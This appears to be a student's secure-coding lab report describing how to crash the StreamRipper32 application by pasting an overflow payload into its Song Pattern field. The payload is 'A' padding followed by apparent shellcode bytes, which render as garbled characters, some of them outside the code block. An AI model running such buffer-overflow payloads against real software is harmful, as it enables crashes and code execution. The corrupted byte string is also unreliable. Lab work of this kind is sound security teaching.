

Secure Coding Lab-7

Hemanth


Morampudi

18BCE7181

L39+L40




Lab experiment - Working with the memory vulnerabilities


1) Crashing the StreamRipper32



After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.





Here is the Exploit used above.


Exploit :

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë••ôZ••
□□□□□□ÚÇ°îPSàÙt$ô]3É±Rfíü1U»C±¿Æ·Ö?MØ_Ú|Ø¯/èOýÃfWáŠĐLíá
ýÍ4aü-XİW×□2•...v89òt`²H~`' >°öÂù÷~á°Öšï0äJ>₪K³ŽK•ô)´àJIó
Ë0•vİ"ˆ +%²·, )•³æ-~•J
-qÛ0¼U‡ÝÌmúâî£FEã°últ7¶lĈÅ^½úAÓ6%-m`ëŽâ (Ú² 9™cY¹&¶Îé^i¯
YiÚG³fw¼¬.G' `KT6yŽZ9Á¼S%NİÜËãm

```

ÆŽ®ªåo`[fc«PÙ°´ôu^&`...) [Ò~ E¶' "ÿ¤n@Çlµ±Æm8□ì}„©)XYg‡3ÉqÉ
èfÆÂc`â< ç³´□o4Íó»°0^ÆÍØÇEL...÷°³°{0LGc1I#ª#ÆÌ□Ã



As we can see, it's crashed.

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed.